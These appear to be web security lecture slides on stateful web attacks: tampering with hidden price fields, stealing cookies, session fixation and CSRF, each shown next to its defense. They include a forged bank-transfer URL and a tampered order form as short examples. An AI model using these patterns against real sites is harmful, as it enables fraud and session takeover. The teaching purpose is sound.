



Web security II

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Previously

- Web basics
- SQL injection

Today


- Stateful web
 - Cookie hijacking
 - Session fixation
 - CSRF
- Dynamic web and XSS

Adding state to
the web

HTTP is *stateless*

- The lifetime of an HTTP **session** is typically:
 - Client connects to the server
 - Client issues a request
 - Server responds
 - Client issues a request for something in the response
 - repeat
 - Client disconnects
- No direct way to ID a client from a previous session
 - So why don't you have to log in at every page load?

Maintaining State




- **Web application maintains *ephemeral* state**
- Server processing often produces intermediate results
- Send state to the client
- Client returns the state in subsequent responses

Two kinds of state: **hidden fields**, and **cookies**

Ex: Online ordering

socks.com/order.php socks.com/pay.php



Separate page

Ex: Online ordering

What's presented to the user

pay.php

```
<html>
<head> <title>Pay</title> </head>
<body>

<form action="submit_order" method="GET">
The total cost is $5.50. Confirm order?
<input type="hidden" name="price" value="5.50">
<input type="submit" name="pay" value="yes">
<input type="submit" name="pay" value="no">

</body>
</html>
```


Ex: Online ordering

The corresponding backend processing

```
if(pay == yes && price != NULL)
{
    bill_creditcard(price);
    deliver_socks();
}
else
    display_transaction_cancelled_page();
```

Anyone see a problem here?

Ex: Online ordering

Client can change the value!

```
<html>
<head> <title>Pay</title> </head>
<body>

<form action="submit_order" method="GET">
The total cost is $5.50. Confirm order?
<input type="hidden" name="price" value="0.01"
<input type="submit" name="pay" value="yes">
<input type="submit" name="pay" value="no">

</body>
</html>
```

Solution: *Capabilities*

- Server maintains **trusted** state
 - Server stores state
 - Send a pointer to that state (**capability**) to client
 - Client **references** the capability in next response
- Capabilities should be **hard to guess**
 - Large, random numbers
 - To prevent illegal access to the state

Using capabilities

Client can no longer change price

```
<html>
<head> <title>Pay</title> </head>
<body>

<form action="submit_order" method="GET">
The total cost is $5.50. Confirm order?
<input type="hidden" name="sid" value="781234">
<input type="submit" name="pay" value="yes">
<input type="submit" name="pay" value="no">

</body>
</html>
```

Using capabilities


The corresponding backend processing

```
price = lookup(sid);
if(pay == yes && price != NULL)
{
    bill_creditcard(price);
    deliver_socks();
}
else
    display_transaction_cancelled_page();
```

But we don't want to use hidden fields all the time!

- Tedious to maintain on all the different pages
- Start all over on a return visit (after closing browser window)

Statefulness with Cookies



- Server maintains trusted state
 - Indexes it with a **cookie**
- Sends cookie to the client, which stores it
 - Indexed by server
- Client returns it with subsequent queries to same server

Cookies are key-value pairs

Set-Cookie: **key**=**value**; **options**;

Headers


Data

```
HTTP/1.1 200 OK
Date: Tue, 18 Feb 2014 08:20:34 GMT
Server: Apache
Set-Cookie: session-zdnet-production=6bhqca1i0cbciagu11sisac2p3; path=/; domain=zdnet.com
Set-Cookie: zdregion=MTI5LjluMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN0
Set-Cookie: zdregion=MTI5LjluMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN0
Set-Cookie: edition=us expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com
Set-Cookie: session-zdnet-production=59ob97fipinqe4bg6lde4dvvq11; path=/; domain=zdnet.com
Set-Cookie: user_agent=desktop
Set-Cookie: zdnet_ad_session=f
Set-Cookie: firstpg=0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-UA-Compatible: IE=edge,chrome=1
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 18922
Keep-Alive: timeout=70, max=146
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<html> ..... </html>
```

Cookies


Set-Cookie: `edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com`



Semantics

- Store "us" under the key "edition"
- This value was no good as of Feb 18, 2015
- This value should only be readable by any domain ending in `.zdnet.com`
- This should be available to any resource within a subdirectory of `/`
- Send the cookie with any future requests to `<domain>/<path>`

Requests with cookies



```
HTTP/1.1 200 OK
Date: Tue, 18 Feb 2014 08:20:34 GMT
Server: Apache
Set-Cookie: session-zdnet-production=6bhqca1i0cbciagu11sisac2p3; path=/; domain=zdnet.com
Set-Cookie: zdregion=MTI5LjluMTI5LjE1Mzp1czp1czpjZDjmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN0
Set-Cookie: zdregion=MTI5LjluMTI5LjE1Mzp1czp1czpjZDjmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN0
Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com
Set-Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11; path=/; domain=zdnet.com
```



Subsequent visit

HTTP Headers

http://zdnet.com/

GET / HTTP/1.1

Host: zdnet.com

User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-us,en;q=0.5

Accept-Encoding: gzip,deflate

Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7

Keep-Alive: 115

Connection: keep-alive

Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11; zdregion=MTI5LjluMTI5LjE1Mzp1czp1czpjZDjmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN0

Why use cookies?

- **Personalization**

- Let an anonymous user customize your site
- Store language choice, etc., in the cookie

- **Authentication**

- After a user has authenticated, subsequent actions provide a *session cookie*
- Avoid re-authenticating each time

Why use cookies?

- **Tracking users**

- Advertisers want to know your behavior
- Ideally build a profile *across different websites*
- Visit the Apple Store, then see iPad ads on Amazon?!
- How can advertiser on site B know what you did on site A?

- Site A loads an ad from Site C
- Site C maintains cookie DB
- Site B also loads ad from Site C

- **“Third-party cookie”**
- **Commonly used by large ad networks (doubleclick)**

- Flash cookies
- Browser fingerprinting
- The long, sad tale of Do Not Track



hot new rising controversial top gilded wiki promoted

want to join? sign in or create an account in seconds | English

Search bar with left and right navigation arrows.

Search input field with a magnifying glass icon.

Form with two input fields, a "remember me" checkbox, a "reset password" link, and a "login" button.

trending subreddits /r/self /r/Lightbulb /r/COPYRIGHT /r/modnews /r/secretfans 13 comments

- 1 4615 They should put a tiny message at the end of chapstick tubes congratulating you for not losing the damn thing. (self.Showerthoughts) submitted 3 hours ago by Jabroni0530 to /r/Showerthoughts 437 comments share
- 2 5533 Meet Biddy, The Traveling Hedgehog (imgur.com) submitted 5 hours ago by kamil1308 to /r/aww 812 comments share
- 3 4808 Mt. Fuji overlooking Yokohama (i.imgur.com) submitted 5 hours ago by ne1butu to /r/pics 331 comments share
- 4 3365 RIP in peace (imgur.com) submitted 4 hours ago by iBleedorange to /r/funny 430 comments share
- 5 2344 [Image]Stop Letting People (ambitiondaily.com) submitted 3 hours ago by AceKingQueen to /r/GetMotivated 219 comments share
- 6 3567 Hacker Claims Feds Hit Him With 44 Felonies When He Refused to Be an FBI Spy (wired.com) submitted 5 hours ago by johnmountain to /r/news

Submit a new link

Submit a new text post

GIF TOURNAMENT

BATTLE#3

discuss this ad on reddit

Ad provided by an ad network

Snippet of reddit.com source

```
- <div class="side">
  + <div class="spacer">
  + <div class="spacer">
  + <div class="spacer">
  + <div class="spacer">
  + <div class="spacer">
  - <div class="spacer">
```

Our first time accessing adzerk.net

```
- <iframe id="ad_main" scrolling="no" frameborder="0" src="http://static.adzerk.net
  /reddit/ads.html?sr=-reddit.com,loggedout&bust2#http://www.reddit.com" name="ad_main">
```

```
- <html>
```

```
- <head>
```

```
+ <style>
```

```
+ <script type="text/javascript" async="" src="http://engine.adzerk.net
  /ados?t=1424367472275&request={"Placements":
  [{"A":5146,"S":24950,"D":"main","AT":5},
  {"A":5146,"S":24950,"D":"sponsorship","AT":8}], "Keywords":"-reddit.com%2Clogg
  %3A%2F%2Fwww.reddit.com%2F", "IsAsync":true, "WriteResults":true}">
```

```
+ <script src="//ajax.googleapis.com/ajax/libs/jquery/1.7.1
  /jquery.min.js" type="text/javascript">
```

```
+ <script src="//secure.adzerk.net/ados.js?q=43" type="text/javascript">
```

```
+ <script type="text/javascript">
```

```
+ <script type="text/javascript">
```

```
+ <script type="text/javascript" src="http://static.adzerk.net/Extensions
  /adFeedback.js">
```

```
+ <link rel="stylesheet" href="http://static.adzerk.net/Extensions
  /adFeedback.css">
```

```
</head>
```

I visit reddit.com

HTTP Headers

http://static.adzerk.net/reddit/ads.html?sr=-reddit.com,loggedout&bust2#http://www.reddit.com

GET /reddit/ads.html?sr=-reddit.com,loggedout&bust2 HTTP/1.1

Host: static.adzerk.net

User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-us,en;q=0.5

Accept-Encoding: gzip,deflate

Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7

Keep-Alive: 115

Connection: keep-alive

Referer: http://www.reddit.com/

HTTP/1.1 200 OK

Date: Thu, 19 Feb 2015 17:37:51 GMT

Content-Type: text/html

Transfer-Encoding: chunked

Connection: keep-alive

Set-Cookie: __cfduid=dc3a93cd30ca47b76600d63cde283e9b81424367471; expires=Fri, 19-Feb-16 17:37:51 GMT; path=/; domain=.adzerk.net...

We are only sharing this cookie with
*.adzerk.net; but we are telling them
about where we just came from

Later, I go to reddit.com/r/security

HTTP Headers

http://static.adzerk.net/reddit/ads.html?sr=security,loggedout&bust2#http://www.reddit.com

GET /reddit/ads.html?sr=security,loggedout&bust2 HTTP/1.1

Host: static.adzerk.net

User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-us,en;q=0.5

Accept-Encoding: gzip,deflate

Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7

Keep-Alive: 115

Connection: keep-alive

Referer: http://www.reddit.com/r/security

Cookie: __cfduid=dc3a93cd30ca47b76600d63cde283e9b81424367471




Session Hijacking

Cookies and web authentication

- *Extremely common* use of cookies:
track users who have already authenticated
- When user visits site and logs in, server associates
“*session cookie*” with the logged-in user’s info
- Subsequent requests include the cookie in the
request headers and/or as one of the fields
- Goal: Know you are talking to same browser that
authenticated Alice earlier.”

Cookie theft



- Session cookies are **capabilities**
 - Holding a session cookie gives access to a site with privileges of the referenced user
- Thus, stealing a cookie may allow an attacker to **impersonate a legitimate user**
 - Actions will seem to be from that user
 - Permitting theft or corruption of sensitive data

If you want to steal a cookie

- **Compromise** the server or user's machine/browser
- **Predict** it based on other information you know
- **Sniff** the network
 - HTTP vs. HTTPS / mixed content
- **DNS cache poisoning**
 - Trick the user into thinking you are Facebook
 - The user will send you the cookie

Network-based attacks



Defense: Unpredictability

- Avoid theft by guessing; cookies should be
 - **Randomly** chosen,
 - Sufficiently **long**
 - (Same as with hidden field identifiers)
- Can also require separate, **correlating information**
 - Only accept requests due to legitimate interactions with site (e.g., from clicking links)
 - Defenses for CSRF, discussed shortly, can do this

Mitigating Hijack



- Sad story: **Twitter** (2013)
- Uses one cookie (**auth_token**) to validate user
 - Function of username, password
- *Does not change* from one login to the next
 - *Does not become invalid* when the user logs out
 - Steal this cookie once, works until pwd change
- **Defense: Time out** session IDs and **delete** them once the session ends


Non-defense

- **Address-based (non)defense:** Store client IP address for session; if session changes to a different address, must be a session hijack, right?
- **Problem, false positives:** IP addresses change!
 - Moving between WiFi network and 3G network
 - DHCP renegotiation
- **Problem, false negatives:** Different machine, same IP
 - Both requests via same NAT box

Session fixation

Session elevation

- Recall: Cookies used to store session token
- Shopping example:
 - Visit site anonymously, add items to cart
 - At checkout, log in to account
 - Need to elevate to logged-in session without losing current state



Session fixation attack

1. Attacker gets anonymous token for site.com
2. Send URL to user with attacker's session token
3. User clicks on URL and logs in at site.com
 - Elevates attacker's token to logged-in token
4. Attacker uses elevated token to hijack session

Easy to prevent

- When elevating a session, always use a new token
 - Don't just elevate the existing one
 - New value will be unknown to the attacker


Cross-Site Request Forgery (CSRF)

URLs with side effects

```
http://bank.com/transfer.cgi?amt=9999&to=attacker
```

- GET requests often have **side effects on server state**
 - Even though they are not supposed to
- What happens if
 - the **user is logged in** with an active session cookie
 - a **request is issued for the above link?**
- How could you get a user to visit a link?

Exploiting URLs with side effects



Browser automatically visits the URL to obtain what it believes will be an image

Cross-Site Request Forgery

- **Target:** User who has an account on a vulnerable server
- **Attack goal:** Send requests to server *via the user's browser*
 - Look to the server like the user intended them
- **Attacker needs:** Ability to get the user to “click a link” crafted by the attacker that goes to the vulnerable site
- **Key tricks:**
 - Requests to the web server have predictable structure
 - Use e.g., `` to force victim to send it

Variation: Network connectivity

- Use CSRF to send requests from within a firewall or an IP region

Variation: Login CSRF

- Forge login request to honest site
 - Using ***attacker's*** username and password
- Victim visits the site under attacker's account
- What harm can this cause?

Defense: Secret token

- All (sensitive) requests include a secret token
 - Attacker can't guess it for malicious URL
- Variations: Session identifier, session-independent token, HMAC of session identifier
- Hard to implement correctly:
 - Session-independent can be forged
 - **Leaks** via URL, links, referer
 - Frameworks help, but are sometimes broken

Defense: Referrer validation

- Recall: Browser sets **REFERER** to source of clicked link
- Policy: Trust requests from pages user could **legitimately** reach
 - Referrer: www.bank.com ✓
 - Referrer: www.attacker.com ✗
 - Referrer: ?
- **Lenient** policy: Block if bad, allow if missing
- **Strict** policy: Block unless good

Lenient policy is **insecure**

- Attackers can **force removal** of referrer
 - **Exploit browser vulnerability** and remove it
 - **Man-in-the-middle** network attack
 - **Bounce** from ftp: or data: pages

Strict policy is overzealous

- Referrer is often missing
 - Blocked for privacy (by user or organization)
 - Stripped during HTTP-> HTTPS transitions
 - Buggy or weird browsers / agents
- How many legitimate customers will you block?
 - Experiment (Jackson, 2008): ~10% HTTP
 - Much less for HTTPS


Recommendations

- Use strict referer validation for HTTPS
 - Especially login, banking, etc.
 - Whitelist certain “landing” pages to accept cross-site requests
- Use a framework and an HMAC token
 - Or a session-dependent token
 - Ideally, submit via POST requests

Dynamic web pages

- Rather than static or dynamic HTML, web pages can be a program written in Javascript:

```
<html><body>  
  Hello, <b>  
  <script>  
    var a = 1;  
    var b = 2;  
    document.write("world: ", a+b, "</b>");  
  </script>  
</body></html>
```



Hello, world: 3

Javascript

(no relation
to Java)

- Powerful web page **programming language**
- Scripts embedded in pages returned by the web server
- Scripts are **executed by the browser**. They can:
 - **Alter page contents** (DOM objects)
 - **Track events** (mouse clicks, motion, keystrokes)
 - **Issue web requests** & read replies
 - **Maintain persistent connections** (AJAX)
 - **Read and set cookies**

What could go wrong?

- Browsers need to **confine** Javascript's power
- A script on **attacker.com** should not be able to:
 - Alter the layout of a **bank.com** page
 - Read user keystrokes from a **bank.com** page
 - Read cookies belonging to **bank.com**

